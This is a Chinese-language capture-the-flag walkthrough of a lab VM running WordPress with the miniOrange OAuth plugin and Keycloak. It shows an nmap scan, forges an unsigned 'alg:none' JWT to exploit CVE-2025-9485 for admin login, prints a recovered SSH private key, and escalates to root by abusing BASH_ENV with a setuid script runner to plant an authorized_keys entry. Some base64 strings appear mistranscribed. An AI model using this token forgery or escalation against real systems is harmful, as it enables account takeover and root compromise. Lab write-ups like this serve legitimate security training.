

端口扫描

```
echo "192.168.56.128 oauth.dsz" | sudo tee -a /etc/hosts
```

```

└─(root@kaada)-[/home/kali/Desktop]
└─# nmap -p22,80,8080 -sC -sV -T4 -A -O 192.168.56.128
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-17 14:17 +0000
WARNING: Service 192.168.56.128:8080 had already soft-matched rtsp, but now soft-
matched sip; ignoring second value
Nmap scan report for oauth.dsz (192.168.56.128)
Host is up (0.0022s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.67
|_http-generator: WordPress 6.9.4
|_http-server-header: Apache/2.4.67 (Unix)
|_http-title: Oauth.dsz &#8211;
\xE6\x8F\x90\xE4\xBE\x9B\xE4\xBC\x81\xE4\xB8\x9A\xE7\xBA\xA7\xE8\xAE\xA4\xE8\xAF\x81&\x
\xE6\x9C\x8D\xE5\x8A\xA1\xE5\x99\xA8\xE7\xAE\xA1\xE7\x90\x86\xE8\xA7\xA3.
..
8080/tcp  open  rtsp
|_rtsp-methods: ERROR: Script execution failed (use -d to debug)
| http-title: Keycloak Administration Console
|_Requested resource was http://oauth.dsz:8080/admin/master/console/
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     content-length: 58
|     Content-Type: application/json
|     {"error":"Unable to find matching target resource method"}
|   GetRequest:
|     HTTP/1.0 500 Internal Server Error
|     content-length: 94
|     Content-Type: application/json
|     Referrer-Policy: no-referrer
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: SAMEORIGIN
|     X-XSS-Protection: 1; mode=block
|     {"error":"unknown_error","error_description":"For more on this error
consult the server log."}
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: HEAD, POST, GET, OPTIONS
|     content-length: 0
|   RTSPRequest:
|     RTSP/1.0 400 Bad Request
|     content-length: 0
|   SIPOptions:
|     SIP/2.0 400 Bad Request
|_   content-length: 0
| http-robots.txt: 1 disallowed entry
|_/
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port8080-TCP:V=7.99I=7%D=6/17%Time=6A32AC91P=x86_64-pc-linux-gnu%(Ge
SF:tRequest,175,"HTTP/1.0\x20500\x20Internal\x20Server\x20Error\r\nconten

```

```

SF:t-length:\x2094\r\nContent-Type:\x20application/json\r\nReferrer-Policy
SF::\x20no-referrer\r\nStrict-Transport-Security:\x20max-age=31536000;\x20
SF:includeSubDomains\r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame-Opti
SF:ons:\x20SAMEORIGIN\r\nX-XSS-Protection:\x201;\x20mode=block\r\n\r\n{"e
SF:rror\":"unknown_error","\error_description\":"For\x20more\x20on\x20t
SF:his\x20error\x20consult\x20the\x20server\x20log\."}"))%r(HTTPOptions,47
SF:,"HTTP/1\0\x20200\x20OK\r\nAllow:\x20HEAD,\x20POST,\x20GET,\x20OPTIONS
SF:\r\ncontent-length:\x200\r\n\r\n")%r(RTSPRequest,2F,"RTSP/1\0\x20400\x
SF:20Bad\x20Request\r\ncontent-length:\x200\r\n\r\n")%r(FourOhFourRequest,
SF:88,"HTTP/1\0\x20404\x20Not\x20Found\r\ncontent-length:\x2058\r\nConten
SF:t-Type:\x20application/json\r\n\r\n{"error\":"Unable\x20to\x20find\x2
SF:0matching\x20target\x20resource\x20method\}")%r(SIPOptions,2E,"SIP/2\0
SF:0\x20400\x20Bad\x20Request\r\ncontent-length:\x200\r\n\r\n");
MAC Address: 08:00:27:CF:7A:E9 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), OpenWrt 22.03 (Linux 5.10) (94%),
Android 9 - 11 (Linux 4.9 - 4.14) (93%), Linux 2.6.32 (93%), Linux 5.10 - 5.19
(93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4)
(93%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (93%), Linux 2.6.32 - 3.10 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: Oauthless.localdomain

TRACEROUTE
HOP RTT ADDRESS
1 2.19 ms oauth.dsz (192.168.56.128)


OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.16 seconds

```

80端口是个wordpress站点界面，枚举插件和主题

由于之前复盘过Oauth靶机，所以我对这台靶机还算熟悉。

后台是Keycloak。



Oauth.dsz

Everything about OAuth

作者: [yepian](#) 在 [未分类](#)

为了更高安全性和统一管理几天后要部署的多个服务

我们引入了OAuth SSO系统 统一管理用户凭证和个人信息

数据已迁移至KeyCloak 所有用户的WordPress密码已失效

OAuth (Open Authorization) is an open-standard authorization protocol/framework that allows third-party applications to access a user's protected resources (like data on another service) without requiring the user to share their username and password.

找到一个用户yepian。

浏览器访问 <http://oauth.dsz/wp-login.php>。

除了普通用户名/密码框，下面还有一个 OAuth 登录按钮。右键这个按钮 → 检查 (Inspect)，在开发者工具里能看到它绑定的点击事件：

```
<a ... onClick="moOAuthLoginNew('keycloak');">
function moOAuthLoginNew(app_name){ window.location.href = '...?
option=oauthredirect&app_name=' + app_name; }
```

证实了之前的推断，后端用的是keycloak。

```
[+] miniorange-login-with-eve-online-google-facebook
| Location: http://oauth.dsz/wp-content/plugins/miniorange-login-with-eve-
online-google-facebook/
| Latest Version: 6.26.17
| Last Updated: 2025-12-15T05:56:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
|
| The version could not be determined.
```

wpscan扫出来一个插件

同时在登录页能看出插件的版本。

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request
200	GET	oauth.dsz	wp-login.php	document	html	9.58 kB	9.03 kB	Filter Headers		
200	GET	oauth.dsz	load-styles.php?c=1&dir=ltr&load[chunk_0]=das	stylesheet	css	cached	-1 B	GET http://oauth.dsz/wp-content/plug		n-page.min.css?ver=6.26.11
200	GET	oauth.dsz	font-awesome.min.css?ver=4.7.0	stylesheet	css	cached	28.4...			
200	GET	oauth.dsz	login-page.min.css?ver=6.26.11	stylesheet	css	cached	1.25 kB	Status	200 OK	
200	GET	oauth.dsz	load-scripts.php?c=1&load[chunk_0]=clipboard.j	script	js	cached	116.1...	Version	HTTP/1.	
200	GET	oauth.dsz	i18n.min.js?ver=c26c3dc7bed366793375	script	js	5.60 kB	5.31 kB	Transferred	0 B (1.25	
200	GET	oauth.dsz	password-strength-meter.min.js?ver=6.9.4	script	js	1.41 kB	1.12 kB	DNS Resolution	System	
200	GET	oauth.dsz	underscore.min.js?ver=1.13.7	script	js	19.20 kB	18.91 ...	Response Headers (279 B)		
200	GET	oauth.dsz	wp-util.min.js?ver=6.9.4	script	js	1.72 kB	1.43 kB	Accept-Ranges: bytes		
200	GET	oauth.dsz	dom-ready.min.js?ver=f77871ff7694fffea381	script	js	746 B	457 B	Connection: Keep-Alive		
200	GET	oauth.dsz	a11y.min.js?ver=cb460b4676c94bd228ed	script	js	2.50 kB	2.21 kB	Content-Length: 1253		
200	GET	oauth.dsz						Content-Type: text/css		
14 requests	1.01 MB / 49.05 kB transferred	Finish: 1.44 s	DOMContentLoaded: 1.41 s	load: 1.41 s				Date: Wed, 17 Jun 2026 14:29:20 G		

miniOrange OAuth Client ≤ 6.26.12 存在 JWT 签名验证绕过 (CWE-347) , CVE 编号 CVE-2025-9485, 6.26.11 受影响。

CVE利用

这一点在OAuth靶机里韭·菜叶片的wp中已经有很详细的分析和论述，在此本人不再重复。

<https://dcn8vd5zcs4n.feishu.cn/file/GAC3b1Oxoo0ZbFxPh58cxIDHnog>

第一个落脚点 | Shell of Apache

分析上述信息 可以利用登录绕过漏洞登录WP admin仪表盘 挂php马

利用CVE-2025-9485

唯一可以找到的PoC是GitHub仓库 [jFriedli/CVE-2025-9485](#)

经实测 并不好用(应该是因为不同SSO返回不同jwt body) 我们需要自行研究exploit

在nvd搜索漏洞详细信息 我们可以从描述了解到漏洞根源

The OAuth Single Sign On – SSO (OAuth Client) plugin for WordPress is vulnerable to Improper Verification of Cryptographic Signature in versions up to, and including, 6.26.12. This is due to the plugin performing unsafe JWT token processing without verification or validation in the `get_resource_owner_from_id_token` function. This makes it possible for unauthenticated attackers to bypass authentication and gain access to any existing user account - including administrators in certain configurations - or to create arbitrary subscriber-level accounts.

登录认证发生的根本原因 是WP插件的SSO认证回调端口没有严格检查 攻击者可以通过经典 `alg: none` 方法通过jwt 校验

之前的GitHub仓库并不是完全没用 根据他所说的第二步

```
/?code=DUMMY&id_token=$TOKEN&state=$STATE"
```

可知我们需要id_token和state

伪造id_token

<https://downloads.wordpress.org/plugin/miniorange-login-with-eve-online-google-facebook.6.26.11.zip>

下载存在漏洞的插件版本 拷打AI阅读代码库 找出KeyCloak回传的jwt body

```
{
  "sub": "sublarge",
```

总而言之就是盲目信任导致可以随意伪造jwt

① `handler/class-mo-oauth-handler.php` —— 解析登录令牌 (JWT) 的函数:

```
public function get_resource_owner_from_id_token( $id_token ) {
    $id_array = explode( '.', $id_token );           // JWT 用“.”分三段
    if ( isset( $id_array[1] ) ) {
        $id_body = base64_decode( ... $id_array[1] ... ); // 只解第二段 (用户信息)
        if ( is_array( json_decode( $id_body, true ) ) ) {
            return json_decode( $id_body, true ); // 直接信任里面的内容——从不验证第三段“签名”
        }
    }
}
```

② `class-mooauth-widget.php` (约 576 行) —— 处理登录回调:

```
if ( isset( $_REQUEST['id_token'] ) ) {
    $id_token = ... $_REQUEST['id_token'] ...; // 如果地址里直接带了 id_token, 就用这个!
} else {
    // 否则才走正常流程: 拿 code 去 keycloak 换令牌
}
$resource_owner = $mo_oauth_handler->get_resource_owner_from_id_token( $id_token );
```

触发登录需要三个东西凑齐:

1. 网址里带 `code` (随便填, 触发“这是登录回调”);
2. 网址里带 `state`, 它是**应用名的 Base64** (应用名是 `keycloak`);
3. 网址里带我们伪造的 `id_token`。

准备一个假jwt

头部JSON:

```
{"alg":"none","typ":"JWT"}
```

base64

```
eyJhbGciOiJIub251IiwidHlwIjoisIlduIn0
```

载荷JSON (关键, 把用户名/邮箱字段都写上, 邮箱写管理员的)

特别是邮箱, 刚刚的韭菜叶片的wp里特别提到要有邮箱

```
{"sub":"yepian","preferred_username":"yepian","username":"yepian","name":"yepian",
,"email":"yepian@oauth.dsz","email_verified":true}
```

base64

```
eyJzdWIiOiJ5ZXByYW4iLCJwcmVmZXJyZWRfdXNlcm5hbWUiOiJ5ZXByYW4iLCJ1c2VybmFtZSI6In1lcG1hbiIsIm5hbWUiOiJ5ZXByYW4iLCJlbwFpbCI6In1lcG1hbkBvYXV0ac5kc3oiLCJlbwFpbF92ZXJpZm1lZCI6dHJlZX0
```

得到jwt

```
eyJhbGciOiJub251IiwidHlwIjois1duIn0.eyJzdWIiOiJ5ZXByYW4iLCJwcmVmZXJyZWRfdXNlcm5hbWUiOiJ5ZXByYW4iLCJ1c2VybmFtZSI6In1lcG1hbiIsIm5hbWUiOiJ5ZXByYW4iLCJlbwFpbCI6In1lcG1hbkBvYXV0ac5kc3oiLCJlbwFpbF92ZXJpZm1lZCI6dHJlZX0.
```

再用 CyberChef 把字符串 `keycloak` 做一次 **To Base64**，得到 `a2V5Y2xvYWs=`，这是 `state` 的值。

准备登录


```
http://oauth.dsz/?code=x&state=a2V5Y2xvYWs=&id_token=<你的假JWT>
```

按上述步骤来应该是这样的

```
http://oauth.dsz/?code=x&state=a2V5Y2xvYWs=&id_token=eyJhbGciOiJub251IiwidHlwIjois1duIn0.eyJzdWIiOiJ5ZXByYW4iLCJwcmVmZXJyZWRfdXNlcm5hbWUiOiJ5ZXByYW4iLCJ1c2VybmFtZSI6In1lcG1hbiIsIm5hbWUiOiJ5ZXByYW4iLCJlbwFpbCI6In1lcG1hbkBvYXV0ac5kc3oiLCJlbwFpbF92ZXJpZm1lZCI6dHJlZX0.
```

登录，成功跳转到私人界面，看到有一篇私密文章写了私钥。

（事实上，yepian虽然是管理员权限，但上传插件和修改theme等一般后台getshell方法都不可行，权限限制的非常死，只能通过这种读私钥的方式登录）



SSH as yepian

复制下来准备登录

```
└─(root@kaada)-[/tmp]
└─# cat id_rsa
```

```

-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

```

```

└─(root@kaada)-[/tmp]
└─# ssh -i id_rsa yepian@192.168.56.128

_
_      _      | |      _      _      _      _
\ \  / \ / \  / \  / \  / \  / \  / \  / \  / \
 \ v  v /  _/  | ( _/  | ( _/  | ( _/  | ( _/
  \/_/_/  \/_/_/  \/_/_/  \/_/_/  \/_/_/  \/_/_/

yepian@0authless:~$

```

枚举suid文件，发现一个可疑文件

```

yepian@0authless:~$ find / -perm -4000 2>/dev/null
/bin/umount

```



```
/bin/bbsuid
/bin/mount
/usr/bin/expiry
/usr/bin/chsh
/usr/bin/chage
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn
/usr/sbin/suexec
/opt/scripts/CheckSystem
yepian@0authless:~$ file /opt/scripts/CheckSystem
-bash: file: command not found
```

运行该程序

```
yepian@0authless:/opt/scripts$ ./CheckSystem
Fetching Message...
=====
= From:cxzlw   To:yepian =

下周要安装很多服务 逐个管理将会是个灾难！！

好在我有新开发的*服务器管理工具* 先给你试用几天

要发邮件告诉我我使用体验哦（你还记得*我的邮箱地址*对吧）

什么 你要*源码*？这是秘密 等正式上线再给你看吧 :P
=====

Checking Services...
KeyCloak Alive!
WordPress Alive!
```

将其下载到本地逆向分析

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    setuid(0LL, argv, envp);
    setgid(0LL);
    system("for f in /opt/scripts/plugins/*.sh; do /bin/bash \"$f\"; done;");
    return 0;
}
```

也就是以 **root** 身份，把 `plugins/` 目录里的每个 `.sh` 脚本都跑一遍。

`/bin/bash` 在非交互地跑一个脚本时，会先去读环境变量 `BASH_ENV` 指向的文件并执行它。

而 `CheckSystem` 跑脚本时继承了我们设的环境变量，且它本身是 `root`。

所以：只要我们设好 `BASH_ENV` 指向自己的脚本，再运行 `CheckSystem`，那个脚本就会被 `root` 执行。

```
echo 'id > /tmp/whoami_check' > /tmp/p.sh
chmod +x /tmp/p.sh
BASH_ENV=/tmp/p.sh /opt/scripts/CheckSystem >/dev/null 2>&1
cat /tmp/whoami_check
```

成功

```
└─(root@kaada)-[/tmp]
└─# cat /tmp/id_rsa.pub
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQgQCg4U+gqEbvF/4tw0ytn64ziAask1IXglkxfNDTlBB0TZskL24EK
XGpdIZPeB7gCV+4AyyCGaHvW9PVohgayV/B4o1RFucq3j7JPvFHR/8C9iZPz4CLEdHK4tR4TMzot8Cg9
J6/zxM00d5vE8eY2PHxxkgT61KHbJ+cuyJjkguVxPbLA8fvfcGXs379ipwbtCJUCH2CLTCgYT6d8hJDDW
BFZGc+y7HrGfwu+s19NGoHyIut/0sxBLTm9oqc0MXqtKA4iYub93N0xf/IB2uwoZASU0Q+ZOVwKSMM6mp
/+P9X+J7WVMCQK3swfjo68IYzynRbhwBvHnJ9CbcXBGCMT9/2hkXKnXcmprQwwBM4YRVECM+Tdt180Ehc
gtw8r69+8U7MgaTvBQdrym0nf42En+g50f4XrinMM6JD6pwa9qSbch5i/xeV8fowV2YdA9DV2JKvTmLgM
K2pfBREG5mxnOFDXvKnhFjWMPrgTao7YgocrCLkdd6wd5zRpx5nfJ2w4E= yepian@SunshineOvo

cat > /tmp/p.sh << 'EOF'
mkdir -p /root/.ssh
echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQgQCg4U+gqEbvF/4tw0ytn64ziAask1IXglkxfNDTlBB0TZskL24EK
XGpdIZPeB7gCV+4AyyCGaHvW9PVohgayV/B4o1RFucq3j7JPvFHR/8C9iZPz4CLEdHK4tR4TMzot8Cg9
J6/zxM00d5vE8eY2PHxxkgT61KHbJ+cuyJjkguVxPbLA8fvfcGXs379ipwbtCJUCH2CLTCgYT6d8hJDDW
BFZGc+y7HrGfwu+s19NGoHyIut/0sxBLTm9oqc0MXqtKA4iYub93N0xf/IB2uwoZASU0Q+ZOVwKSMM6mp
/+P9X+J7WVMCQK3swfjo68IYzynRbhwBvHnJ9CbcXBGCMT9/2hkXKnXcmprQwwBM4YRVECM+Tdt180Ehc
gtw8r69+8U7MgaTvBQdrym0nf42En+g50f4XrinMM6JD6pwa9qSbch5i/xeV8fowV2YdA9DV2JKvTmLgM
K2pfBREG5mxnOFDXvKnhFjWMPrgTao7YgocrCLkdd6wd5zRpx5nfJ2w4E= yepian@SunshineOvo" >>
/root/.ssh/authorized_keys
chmod 700 /root/.ssh
chmod 600 /root/.ssh/authorized_keys
EOF
chmod +x /tmp/p.sh
BASH_ENV=/tmp/p.sh /opt/scripts/CheckSystem >/dev/null 2>&1
```

```
(root@kaada)-[/tmp]
# ssh -i id_rsa root@192.168.56.128

_
_      _   | |  _  _  _  _  _
\ \ / \ / / _ \ |/_ \ _ \ | ' ` _ \ / _ \
 \ v v / _/ | (_| ( _ | | | | | | _/
  \/_/_/ \__|_|_\___\___/|_| |_|_|_\__|

root@0authless:~# id
uid=0(root) gid=0(root)
groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```

```
root@Oauthless:~# cat /root/root.txt  
flag{root-542341f4918cf1c41c33b49c68c57dd8}  
root@Oauthless:~#
```

完成